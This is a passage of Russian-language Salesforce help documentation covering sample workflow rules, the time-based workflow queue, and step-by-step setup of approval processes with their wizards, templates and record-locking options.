Данный пример предполагает наличие типа записи «Закрытые возможности», дополняющего некоторые профили дополнительными сведениями.

Прим.: Сведения по типу записей см. в Настройка бизнес-процессов для различных пользователей на странице 5714.

Объект	Возможность
Описание	Данное правило изменяет тип записи закрытых реализованных возможностей.
Критерии оценки	«Оценить правило, если запись:создана и изменена».

Критерии правила (фильтр)	Выполнить данное правило при выполнении следующих критериев.
	`(Opportunity: Closed equals True) and`
	`(Opportunity: Stage equals Closed Won)`

Немедленные действия	Обновление поля: Назначает тип записи «Закрытые возможности».
Зависимые от времени действия	Нет

Переопределение стандартной даты закрытия возможности

Объект	Возможность
Описание	Данное правило переопределяет стандартную дату закрытия от закрытия квартала до 6 месяцев после даты создания возможности.
Критерии оценки	«Оценить правило, если запись:создано.
Критерии правила (фильтр)	Выполнить данное правило при выполнении следующего критерия. `(Opportunity: Closed equals False)`
Немедленные действия	Обновление поля: использование формулы ниже для настройки даты закрытия возможности 6 месяцами позже даты создания. `DATE( YEAR(TODAY()) , (MONTH(TODAY()) + 6), DAY(TODAY()))`
Зависимые от времени действия	Нет

Составление отчетов по нереализованным возможностям

Объект	Возможность
Описание	Данное правило уведомляет вице-президента по продажам о нереализованной сделке на этапе «Proposal/Price Quote», стоимость которой превышает 1 миллион рублей.
Критерии оценки	«Оценить правило, если запись:создана и изменена».
Критерии правила (фильтр)	Выполнить данное правило, если следующая формула верна. `AND( ISCHANGED(StageName), ISPICKVAL(PRIORVALUE(StageName) , "Proposal/Price Quote"), ISPICKVAL(StageName,"Closed Lost"), (Amount >1000000))`
Немедленные действия	Электронное предупреждение: уведомление вице-президента по продажам о нереализованной сделке.
Зависимые от времени действия	Нет

Составление отчетов по неназначенным интересам

Данный пример предполагает добавление всех неназначенных интересов правилом назначения в очередь неназначенных интересов.

Объект	Интерес
Описание	Данное правило гарантирует своевременное отслеживание неназначенных интересов путем уведомления менеджера при неудачном принятии интереса в течение 2 дней.
Критерии оценки	«Оценить правило, если запись:создано и изменено для дальнейшего соответствия критериям».
Критерии правила (фильтр)	Выполнить данное правило при выполнении следующего критерия. `Lead Owner equals Unassigned Lead Queue`
Немедленные действия	Нет
Зависимые от времени действия	2 дня после «Интерес: Дата последнего изменения» — Электронное предупреждение: Уведомить менеджера, что в очереди есть неназначенные интересы старше 2 дней.

Отправка предупреждения при превышении скидки 40% для элемента строки сметы

Объект	Элемент строки сметы
Описание	Данное правило гарантирует отправку электронного предупреждения при применении торговым представителем к элементу строки сметы скидки более 40%.

Критерии оценки	«Оценить правило, если запись:создано и изменено для дальнейшего соответствия критериям».
Критерии правила (фильтр)	Выполнить данное правило при выполнении следующего критерия. `Quote Line Item: Discount is greater than 40`
Немедленные действия	Электронное предупреждение: уведомление менеджера о превышении скидки 40% для элемента строки сметы.
Зависимые от времени действия	Нет

Уведомление ключевых сотрудников об изменении ответственного за организацию

Объект	Организация
Описание	Данное правило уведомляет ключевых сотрудников отдела продаж об изменении ответственного за организацию, годовой доход которой превышает 1 миллион рублей.
Критерии оценки	«Оценить правило, если запись:создана и изменена».
Критерии правила (фильтр)	Выполнить данное правило, если следующая формула верна. `AND( ISCHANGED(OwnerId), AnnualRevenue > 1000000 )`
Немедленные действия	Электронное предупреждение: уведомление сотрудника отдела продаж об изменении ответственности за организацию.
Зависимые от времени действия	Нет

Настройка напоминания о дне рождения контакта

Данный пример предполагает наличие настраиваемого поля формулы «`Next Birthday`», использующего формулу ниже для вычисления даты следующего дня рождения контакта в записях контактов.

```
IF(MONTH(Birthdate) > MONTH(TODAY()),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
IF(MONTH(Birthdate) < MONTH(TODAY()),DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)),
IF(DAY(Birthdate) >= (DAY(TODAY())),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)))))
```

Объект	Контакт
Описание	Данное правило отправляет сообщение эл. почты за 2 дня до дня рождения контакта.
Критерии оценки	«Оценить правило, если запись:создано.

Критерии правила (фильтр)	Выполнить данное правило, если следующая формула верна.
	`(Contact: Birthdate not equal to null) and`
	`(Contact: Email not equal to null)`

Немедленные действия	Нет
Зависимые от времени действия	2 дня до «Контакт: Следующий день рождения» — Электронное предупреждение: отправка поздравления на адрес эл. почты контакта.

Настройка напоминания о дате закрытия ценной возможности

Объект	Возможность
Описание	Данное правило уведомляет ответственного за возможность и его руководителей о приближении даты закрытия сделки (возможности со стоимостью более 100 000 рублей). Кроме того, правило создает дополнительную задачу для ответственного за возможность, если сделка остается открытой после наступления даты закрытия.
Критерии оценки	«Оценить правило, если запись:создано и изменено для дальнейшего соответствия критериям».
Критерии правила (фильтр)	Выполнить данное правило при выполнении следующих критериев. `(Opportunity: Amount greater than 100000) and (Opportunity: Closed equals False)`
Немедленные действия	Нет
Зависимые от времени действия	• 30 дней до «Возможность: Дата закрытия» — Электронное предупреждение: уведомление ответственного за возможность за 30 дней. • 15 дней до «Возможность: Дата закрытия» — Электронное предупреждение: уведомление ответственного за возможность за 15 дней. • 5 дней после «Возможность: Дата закрытия» — Задача: создание дополнительной задачи для ответственного за возможность по обновлению сделки. Электронное предупреждение: уведомление руководителей для привлечения сотрудников.

Уведомление ответственного за организацию об обновлениях, внесенных другими пользователями

Объект	Организация
Описание	Данное правило уведомляет ответственного за организацию об обновлении другими пользователями организации, годовой доход которой превышает 1 миллион рублей.
Критерии оценки	«Оценить правило, если запись:создана и изменена».
Критерии правила (фильтр)	Выполнить данное правило, если следующая формула верна. `AND( (LastModifiedById <> OwnerId), (AnnualRevenue > 1000000) )`
Немедленные действия	Электронное предупреждение: уведомление ответственного за организацию об обновлении организации другими пользователями.

Зависимые от времени действия	Нет

СМ. ТАКЖЕ:

Бизнес-правило

Установка критериев для бизнес-правила

Отслеживание отложенных действий бизнес-правил

Если система Salesforce инициирует выполнение бизнес-правила, содержащего зависимые от времени действия, то очередь бизнес-правил может использоваться для просмотра и отмены отложенных действий.

1. Введите строку «*Контролируемые по времени бизнес-правила*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Контролируемые по времени бизнес-правила»**.
2. Чтобы просмотреть список всех отложенных действий для любых активных бизнес-правил, нажмите кнопку **«Поиск»**. Чтобы просмотреть список отложенных действий, соответствующих только определенному критерию, укажите критерий фильтрации и нажмите кнопку **«Поиск»**. Ниже перечислены доступные параметры фильтрации.
   - **Имя бизнес-правила**: имя бизнес-правила.
   - **Объект**: объект, инициировавший выполнение бизнес-правила. Введите имя объекта в единственном числе.
   - **Запланированная дата**: Дата, на которую запланировано выполнение отложенных действий.
   - **Дата создания**: дата создания записи, инициировавшей выполнение бизнес-правила.
   - **Создал**: автор записи, инициировавшей выполнение бизнес-правила.
   - **Имя записи**: имя записи, инициировавшей выполнение бизнес-правила.

   Фильтр не чувствителен к регистру.

Чтобы отменить отложенные действия, выполните указанные ниже действия.

1. Установите флажки напротив нужных отложенных действий.
2. Нажмите кнопку **«Удалить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Задачи бизнес-правил и электронные предупреждения недоступны в версиях: **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления очередью бизнес-правил:

- Изменение всех данных

Терминология бизнес-правил

Ниже приведены термины, используемые для описания функциональных возможностей бизнес-правил.

Бизнес-правило

Бизнес-правило определяет действия, выполняемые при соблюдении определенных условий. Действия бизнес-правил могут выполняться немедленно (если запись соответствует заданным условиям) или в определенный день (если заданы триггеры времени). Действие бизнес-правила, которое еще не было выполнено, может быть просмотрено и изменено в очереди бизнес-правил.

Действие бизнес-правила

Действие бизнес-правила (например, электронное предупреждение, обновление поля, исходящее сообщение или задача), выполняемое при соблюдении условий бизнес-правила.

Электронное предупреждение

Электронные предупреждения — это действия, отправляющие письма электронной почты на основе определенного шаблона указанным получателям. Предупреждения бизнес-правил могут быть отправлены любому пользователю или контакту, для которого указан действительный адрес эл. почты.

Обновление поля

Обновление поля — это действие, которое автоматически обновляет поле новым значением.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Электронные предупреждения и исходящие сообщения доступны в следующем виде. **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поток

Поток — это приложение, которое может выполнять логику, взаимодействовать с базой данных Salesforce, вызывать классы Apex и собирать пользовательские данные. При необходимости создайте потоки посредством облачной версии приложения Flow Designer.

Триггер потока

Триггер потока — это действие бизнес-правила, запускающее поток. Триггеры потока позволяют автоматизировать сложные бизнес-процессы — создавать потоки для выполнения логики и разрешать событиям запуск потоков посредством бизнес-правил — без создания специального кода.

Пробная версия для триггеров потока как действий бизнес-правила закрыта. Если в организации уже запущена пробная версия, можно продолжить создание и редактирование триггеров потока как действий бизнес-правила. Если пробная версия не запущена, используйте «Действия потока» в Конструкторе процессов.

Исходящее сообщение

Исходящее сообщение отправляет информацию в назначенную конечную точку, например внешнюю службу. Исходящие сообщения настраиваются в разделе «Настройка». Следует настроить внешнюю конечную точку и создать приёмник сообщения посредством SOAP API.

Утверждения

Скорее всего, вы знакомы с автоматизацией процессов с помощью бизнес-правил. Утверждения — это новое слово в автоматизации рабочих процессов, так как позволяют определять последовательность действий, необходимых для утверждения записей.

Процесс утверждения автоматизирует способ утверждения записей в системе Salesforce. Процесс утверждения определяет каждый этап утверждения, включая того, кто утверждает запрос, и что следует делать на каждом шагу процесса.

Пример: Организация использует трехуровневый процесс утверждения расходов. Этот процесс утверждения автоматически назначает каждый запрос подходящему человеку в организации на основании запрошенной суммы.

Запись о расходе, отправленная на утверждение, блокируется, а ее статусу присваивается значение «Отправлено».

Если сумма составляет менее 50 долл. США, запрос утверждается. Если сумма составляет более 50 рублей, то запрос на утверждение отправляется непосредственному менеджеру. Если сумма составляет более 5 000 долл. США, запрос, утвержденный менеджером, отправляется вице-президенту.

При утверждении всех запросов блокировка записи отменяется, а ее статусу присваивается значение «Утверждено». При отклонении любого запроса блокировка записи отменяется, а ее статусу присваивается значение «Отклонено».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Настройка процесса утверждения

Если утверждение является инструментом автоматизации бизнес-процесса, выполните указанные ниже действия для создания такового в вашей организации.

Подготовка организации к утверждению

Убедитесь, что пользователи могут отправлять свои записи на утверждение, и подумайте, как можно облегчить процесс ответа на запросы с утверждениями для ответственных за утверждение.

Рекомендации по применению утверждений

Прежде чем автоматизировать что-либо с помощью процесса утверждения, учтите ограничения функции.

Образец процесса утверждения

Ознакомьтесь с примерами процессов утверждения, которые могут использоваться для создания собственных процессов.

Отчеты по журналам утверждений

При создании типа настраиваемого отчета для экземпляров процесса утверждения пользователи могут просматривать архивные сведения о завершенных или выполняемых процессах утверждения и их отдельных этапах.

Пакетное управление запросами на утверждение

Выполняйте пакетный перенос запросов на утверждение от одного пользователя другому или пакетное удаление запросов на утверждение из процесса утверждения.

Запросы на утверждение для пользователей

Администратор может настроить процессы утверждения, которые позволят вам и другим пользователям отправлять записи на утверждение, что должно привести к созданию *запросов на утверждение*.

Терминология по процессам утверждения

Настройка процесса утверждения

Если утверждение является инструментом автоматизации бизнес-процесса, выполните указанные ниже действия для создания такового в вашей организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов утверждения:

- Настройка приложения

1. Подготовка к созданию процесса утверждения
   Успешная реализация процесса утверждения требует его тщательного планирования.
2. Выбор мастера прав для создания процесса утверждения
   Прежде чем создать процесс утверждения, выберите нужный мастер.
3. Добавление этапа утверждения в процесс утверждения
   Этапы утверждения определяют последовательность выполнения отдельных процессов утверждения. Каждый этап определяет, какая запись может войти в данный этап, кто назначает запрос об утверждении и все ли представители ответственного за утверждение будут отвечать на запросы. На первом этапе определяется алгоритм действий, если запись не входит в этот этап. На более поздних этапах определяется алгоритм действий при отклонении запроса ответственным за утверждение.
4. Добавление автоматических действий в процесс утверждения
   Действия утверждения могут быть связаны с этапами утверждения, исходной отправкой, окончательным утверждением, окончательным отклонением или отзывом. Процессы утверждения поддерживают четыре автоматических действия.
5. Просмотр процессов утверждения
   Сгенерируйте графическое представление процесса утверждения до его активации. Используйте средство визуализации процессов для ответственных за закрытие сделки и внедрения политик компании путем документирования решений, принятых при разработке процесса утверждения.
6. Активация процесса утверждения
   После создания хотя бы одного этапа процесса утверждения активируйте процесс.

СМ. ТАКЖЕ:

Терминология по процессам утверждения

Образец процесса утверждения

Подготовка организации к утверждению

Подготовка к созданию процесса утверждения

Успешная реализация процесса утверждения требует его тщательного планирования.

Прежде чем создать процесс утверждения, просмотрите контрольный список ниже.

- Подготовьте шаблон эл. почты для запросов на утверждение.
- Подготовьте шаблон сообщения, содержащего запрос на утверждение.
- Определите отправителя запросов на утверждение.
- Определите назначенного ответственного за утверждение.
- Определите делегированного ответственного за утверждение.
- Определите необходимость фильтрации процесса утверждения.
- Определите действия исходной отправки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

- Определите возможность утверждения запросов посредством беспроводных устройств.
- Определите возможность редактирования записей, ожидающих утверждения.
- Определите необходимость автоматического утверждения или отклонения записей.
- Определите количество уровней, доступных в процессе.
- Определите действия, выполняемые при утверждении или отклонении запросов.

Какой шаблон эл. почты необходимо использовать для запросов на утверждение?

Шаблон эл. почты, выбранный для процесса утверждения, используется для уведомления пользователей о назначении запроса на утверждение. Пользователи могут использовать стандартный шаблон эл. почты, предлагаемый системой Salesforce, или создать собственный шаблон. При необходимости добавьте соответствующие поля слияния для процессов утверждения, позволяющие переходить к запросу на утверждение.

Включены ли в организации уведомления о запросах на утверждение по эл. почте? Если да, стандартный шаблон эл. почты содержит рекомендации по отправке ответов путем ввода слова *«утвердить»*, *«утверждено»*, *«да»*, *«отклонить»*, *«отклонено»* или *«нет»* в первой строке сообщения электронной почты и комментариями во второй строке.

Какой шаблон сообщения Chatter необходимо использовать для запросов на утверждение?

Если организация использует функцию «Утверждения в Chatter», выберите шаблон сообщения для уведомления пользователей о назначении запросов на утверждение посредством Chatter. Вы можете использовать стандартный шаблон эл. почты, предлагаемый системой Salesforce, или создать собственный шаблон сообщения.

Кто должен быть отправителем запросов на утверждение?

Уведомления о запросе на утверждение отправляются от имени пользователя, отправившего запись на утверждение. При настройке электронного предупреждения данным уведомлениям может быть задан другой обратный адрес эл. почты. Можно выбрать адрес эл. почты пользователя бизнес-правил по умолчанию или предварительно настроенный и проверенный единый адрес. Определите адрес эл. почты, который должен использоваться.

Кто может утверждать запросы?

Нижеприведенные действия могут утвердить или отклонить запрос.

- Пользователь или очередь, выбранная отправителем запроса на утверждение.
- Очередь, выбранная администратором.
- Пользователь, указанный в стандартном поле «Менеджер» на странице сведений об отправителе.
- Пользователь, указанный в настраиваемом поле иерархии на странице сведений об отправителе.
- Любая комбинация пользователей и связанных пользователей (пользователи, указанные в стандартном или настраиваемом поле отправленной записи), заданная администратором.

Отправлять запросы на утверждение другому пользователю?

Ответственный за утверждение может делегировать утверждение запросов другому лицу, но этот параметр можно отключить. Чтобы назначить представителей для каждого пользователя, заполните поле «Представитель ответственного за утверждение» на странице сведений о каждом пользователе.

Какие записи включены в данный процесс?

Определите атрибуты, которые должны быть назначены записи для ее добавления в процесс утверждения. При необходимости создайте настраиваемые поля для хранения и использования данной информации в качестве критериев фильтрации. Например, чтобы использовать только записи о расходах, принадлежащие головному офису, создайте настраиваемое поле раскрывающегося списка «Расположение офиса», содержащее два значения: «Головной офис» и «Филиалы». Задайте критерий фильтрации, согласно которому процесс утверждения должен быть доступен только тем записям, поле «Расположение офиса» которых содержит значение «Головной офис».

Что происходит при первой отправке записи на утверждение?

Запись, отправленная пользователем на утверждение, автоматически блокируется системой Salesforce и не может быть изменена другими пользователями. При необходимости участники кампании могут быть добавлены в кампании, заблокированные для утверждения.

Определите необходимость выполнения других действий бизнес-правил (например, электронные предупреждения, задачи, обновления полей и исходящие сообщения) при первой отправке записи. Данные действия используются в качестве действий исходной отправки.

Могут ли пользователи утверждать запросы с мобильного устройства?

Определите необходимость регистрации в системе Salesforce для утверждения запросов. Кроме того, процессы утверждения поддерживают удаленное утверждение запросов посредством мобильного обозревателя.

Кто может редактировать записи, ожидающие утверждения?

Записи, отправленные на утверждение, блокируются. Разблокировка и редактирование записей всегда доступны пользователям с полномочием «Изменить все» для данного объекта или полномочием «Изменение всех данных». Пользователь также может определить, вправе ли назначенный на данный момент ответственный за утверждение редактировать запись. При необходимости участники кампании могут быть добавлены в кампании, заблокированные для утверждения.

Должны ли записи автоматически утверждаться, отклоняться или пропускаться на основе определенных критериев?

Система Salesforce может автоматически утверждать, отклонять или пропускать процесс, если запись не соответствует критериям входа, заданным для каждого этапа процесса утверждения. Например, все расходы, поле «Стоимость» которых содержит значение менее 15 рублей, могут утверждаться автоматически.

Сколько людей должно утверждать данные запросы?

Процесс утверждения может включать несколько уровней. Определите количество пользователей, утверждающих запросы, и порядок их утверждения.

Должны ли выполняться какие-либо действия при утверждении или отклонении запроса?

Если запрос отозван, утвержден или отклонен, система Salesforce может выполнять до 10 экземпляров каждого из указанных ниже типов действий и вплоть до 40 действий в общей сложности. Кроме того, пользователи могут настроить не более 40 действий, которые должны выполняться при полном утверждении или отклонении записи.

СМ. ТАКЖЕ:

Настройка процесса утверждения

Рекомендации по применению утверждений

Образец процесса утверждения

Выбор мастера прав для создания процесса утверждения

Прежде чем создать процесс утверждения, выберите нужный мастер.

Создание процесса утверждения при помощи мастера быстрого запуска
В случае с простыми процессами утверждения, в которых используется один этап, воспользуйтесь мастером быстрого запуска. Он автоматически выбирает параметры по умолчанию для вас.

Выбор значений по умолчанию для мастера быстрого запуска процесса утверждения
Чтобы сделать процесс утверждения более удобным и простым, мастер запуска автоматически выбирает некоторые параметры по умолчанию.

Создание процесса утверждения при помощи стандартного мастера
Если процесс утверждения более сложный и требуется определить особые этапы, используйте стандартный мастер.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Настройка процесса утверждения

Создание процесса утверждения при помощи мастера быстрого запуска

В случае с простыми процессами утверждения, в которых используется один этап, воспользуйтесь мастером быстрого запуска. Он автоматически выбирает параметры по умолчанию для вас.

1. В разделе «Настройка» введите «*Процессы утверждения*» в поле «Быстрый поиск», затем выберите **«Процессы утверждения»**.
2. Выберите нужный объект.
3. Нажмите кнопку **«Создать новый процесс утверждения»** > **«Использовать мастер запуска»**.
4. Настройте процесс утверждения, следуя указаниям мастера.
   a. Выбор значений по умолчанию для мастера быстрого запуска процесса утверждения
   b. Выбор шаблонов уведомлений о запросах на утверждение
   c. Разработка страницы запроса на утверждение
   d. Проверка записей, применяемых к процессу утверждения
   e. Определение назначенных ответственных за утверждение на этапе утверждения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов утверждения:
- Настройка приложения

СМ. ТАКЖЕ:

Выбор значений по умолчанию для мастера быстрого запуска процесса утверждения
Рекомендации по настройке утверждений
Рекомендации по настройкам ответственных за утверждение
Настройка процесса утверждения
Выбор мастера прав для создания процесса утверждения

Выбор значений по умолчанию для мастера быстрого запуска процесса утверждения

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы сделать процесс утверждения более удобным и простым, мастер запуска автоматически выбирает некоторые параметры по умолчанию.

После создания процесса утверждения с использованием мастера запуска пользователь может менять эти параметры по умолчанию и добавлять больше этапов со страницы сведений о процессе утверждения. Исключение. Действие «Блокировка записи» в списке «Действия исходной отправки» не может быть изменено.

- Чтобы изменить записи, ожидающие утверждения в ходе процесса утверждения, пользователи должны иметь полномочия «Изменить все» для отдельного объекта или разрешения «Изменить все данные».
- Макет страницы запросов на утверждение отображает имя (или номер) записи, имя ответственного, дату создания и журнал утверждений.
- Параметры безопасности запрещают ответственным за утверждение просматривать страницу утверждения без входа в систему Salesforce.
- Только владелец записи может отправить запрос на утверждение.
- Записи, отправленные на утверждение, блокируются.
- Записи остаются заблокированными до их утверждения или отклонения.
- Отклоненные записи подлежат разблокировке.
- Только администраторы могут отозвать запись после того, как она будет подана.
- Действия автоматического утверждения или отклонения не поддерживаются.
- Электронные уведомления не отправляются при утверждении или отклонении записи.
- Значения полей не обновляются автоматически во время процесса утверждения.
- Ответственный за утверждение не может автоматически делегировать другому пользователю полномочия на утверждение запросов.
- Флажок **«Разрешить отправителям отзывать запросы на утверждение»** не установлен.

СМ. ТАКЖЕ:

Создание процесса утверждения при помощи мастера быстрого запуска

Выбор мастера прав для создания процесса утверждения

Создание процесса утверждения при помощи стандартного мастера

Если процесс утверждения более сложный и требуется определить особые этапы, используйте стандартный мастер.

В разделе «Настройка» введите *«Процессы утверждения»* в поле «Быстрый поиск», затем выберите **«Процессы утверждения»**.

Выберите объект, затем нажмите на **«Создать процесс утверждения»** > **«Использовать стандартный мастер установки»**. Настройте процесс утверждения.

1. Проверка записей, применяемых к процессу утверждения

   Сужает список записей, которые могут составлять часть процесса утверждения при определении критериев. Пользователь может либо использовать фильтры, либо написать формулу.

2. Выбор шаблонов уведомлений о запросах на утверждение

   Если процесс утверждения назначает пользователю запрос на утверждение, то система Salesforce отправляет пользователю электронный запрос на утверждение. Если параметр «Утверждения в Chatter» активен, система Salesforce также отправляет запрос на утверждение в Chatter. Выберите шаблоны для каждого из этих уведомлений.

3. Выбор автоматического ответственного за утверждение в ходе процесса утверждения

   Свяжите поле иерархии, например менеджера пользователя, с процессом утверждения. При выборе данного параметра поле доступно как параметр назначенного ответственного за утверждение для этапов утверждения. Пользователь всегда может выбрать здесь поле иерархии, однако не может использовать его на других этапах утверждения.

4. Определение лиц с правом редактирования заблокированных записей

   Запись, отправленная на утверждение, блокируется, во избежание редактирования другими пользователями во время процесса утверждения. Используйте параметры редактируемости записи, чтобы определить, кто вправе редактировать заблокированные записи в процессе утверждения.

5. Разработка страницы запроса на утверждение

   Страница утверждения — это страница, позволяющая ответственному за утверждение ответить на запрос. Установите, какие поля будут появляться на данной странице и в каком порядке. Данная страница используется только для процесса утверждения.

6. Определение лиц с правом отправлять записи в процесс утверждения

   Только определенные лица или роли могут отправлять запись на утверждение. Вы также можете наделить отправителей правом отзыва запроса на утверждение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов утверждения:

- Настройка приложения

СМ. ТАКЖЕ:

Настройка процесса утверждения

Рекомендации по применению утверждений

Проверка записей, применяемых к процессу утверждения

Сужает список записей, которые могут составлять часть процесса утверждения при определении критериев. Пользователь может либо использовать фильтры, либо написать формулу.

Если вы хотите, чтобы все записи проходили через процесс утверждения, нажмите **«Далее»**. Если установлены только определенные типы записей, используйте один из следующих параметров.

Параметр	Алгоритм действий для ввода процесса утверждения
критерии соблюдены	Запись должна соответствовать критериям фильтра.
значение формулы оценивается как истинное	Формула должна возвращать значение «Истина». Формулы процесса утверждения поддерживают только некоторые функции. Дополнительную информацию о функциях, доступных в формулах процесса утверждения, см. в разделе «Операторы и функции формулы».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пример: Этот фильтр позволяет добавлять отчет о затратах в данный процесс утверждения, только если сотрудник, отправивший отчет, находится в головном офисе.

```
Current User: Office Location Equals Headquarters
```

Эта формула позволяет добавлять запись в данный процесс утверждения, только если финальная дата утверждения скидки не превышает 30 дней.

```
(Discount_Approval_CutoffDate__c < (CloseDate - 30)
```

СМ. ТАКЖЕ:

- Рекомендации по настройке утверждений
- Операторы и функции формулы

Выбор шаблонов уведомлений о запросах на утверждение

Если процесс утверждения назначает пользователю запрос на утверждение, то система Salesforce отправляет пользователю электронный запрос на утверждение. Если параметр «Утверждения в Chatter» активен, система Salesforce также отправляет запрос на утверждение в Chatter. Выберите шаблоны для каждого из этих уведомлений.

Эти поля доступны из мастера запуска и стандартного мастера.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поле	Описание
Шаблон эл. почты о назначении утверждения	Выберите настраиваемый шаблон эл. почты для уведомления ответственных за утверждение о том, что запрос на утверждение назначен им. Или оставьте незаполненным, чтобы использовать стандартный шаблон эл. почты. В данном процессе утверждения используется один и тот же шаблон для всех электронных сообщений о назначении, неважно, для какого этапа утверждения оно предназначено.
Шаблон сообщения об утверждении	Доступен только при активной функции «Утверждения в Chatter». Выберите шаблон сообщения об утверждении, который должен использоваться для уведомления ответственных за утверждение посредством публикации сообщений в ленту Chatter. Оставьте незаполненным, чтобы использовать стандартный шаблон сообщения для данного объекта или, если таковой отсутствует, стандартный шаблон системы.

Прим.: Если включена функция электронного утверждения, убедитесь, что используемый шаблон эл. почты описывает правильный способ использования обеих функций электронного утверждения: выбор ссылки и ответ на сообщение эл. почты. Если пользователь отвечает неправильно (например, допускает ошибку в слове *«утвердить»* или вводит данное слово в другую строку), то система Salesforce не принимает ответ пользователя.

СМ. ТАКЖЕ:

- Шаблоны сообщений Chatter для запросов на утверждение
- Шаблоны электронных писем в Salesforce Classic
- Поля слияния для утверждения

Выбор автоматического ответственного за утверждение в ходе процесса утверждения

Свяжите поле иерархии, например менеджера пользователя, с процессом утверждения. При выборе данного параметра поле доступно как параметр назначенного ответственного за утверждение для этапов утверждения. Пользователь всегда может выбрать здесь поле иерархии, однако не может использовать его на других этапах утверждения.

Выберите **«Следующего автоматического ответственного за утверждение определил»** с помощью одного из нижеуказанных параметров.

Параметр	Описание
--Нет--	Запросы на утверждение не назначаются автоматически на основе поля. Вместо этого пользователь вручную определяет пользователя для утверждения запросов на утверждение.
Поле	Запросы на утверждение назначены ответственному лицу из указанного поля. Пользователь может выбирать только поле взаимосвязи «Иерархия», например «Менеджер».
Использовать поле ответственного	Доступен, только если выбран параметр *«Поле»*. Если выбран этот параметр, на первом выполненном этапе утверждения устанавливается ответственный за утверждение

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
за утверждение ответственного за *объект*	значения *«Поле»* в записи пользователя, принадлежащей ответственному, а не в записи пользователя, принадлежащей отправителю. Все остальные этапы используют *«Поле»* в записи пользователя, принадлежащей ответственному за утверждение, выбранному для предыдущего этапа.

Пример: При выборе поля «Менеджер» пользователь может настраивать любой этап данного процесса для перенаправления запросов на утверждение менеджеру пользователя.

При выборе **Использовать поле ответственного за утверждение ответственного за** *объект* первый этап не пропускается и перенаправляется менеджеру ответственного за утверждение. Все остальные этапы перенаправляются предыдущему менеджеру ответственного за утверждение.

СМ. ТАКЖЕ:

Типы настраиваемых полей

Рекомендации по настройкам ответственных за утверждение

Определение лиц с правом редактирования заблокированных записей

Запись, отправленная на утверждение, блокируется, во избежание редактирования другими пользователями во время процесса утверждения. Используйте параметры редактируемости записи, чтобы определить, кто вправе редактировать заблокированные записи в процессе утверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
ТОЛЬКО администраторы...	Значение по умолчанию. Позволяет пользователям редактировать запись, ожидающую утверждения, только при выполнении следующих условий. • Наличие полномочия «Изменить все» для данного объекта или • Наличие полномочия «Изменение всех данных».
Администраторы ИЛИ...	Позволяет назначенным ответственным за утверждение и администраторам редактировать запись.

Прим.: Даже если кампания заблокирована для утверждения, пользователи могут добавлять в нее участников.

Разработка страницы запроса на утверждение

Страница утверждения — это страница, позволяющая ответственному за утверждение ответить на запрос. Установите, какие поля будут появляться на данной странице и в каком порядке. Данная страница используется только для процесса утверждения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Параметр	Описание
Выбранные поля	Данный параметр определяет, какие поля будут отображаться на странице запроса на утверждение. Помните, что ответственные за утверждение могут просматривать эту страницу на мобильном устройстве. Выберите только поля, необходимые пользователям для принятия решения по утверждению или отклонению записей.
Отображение сведений журнала утверждений	Если выбран данный параметр, страница запроса отображает журнал утверждений связанной записи.
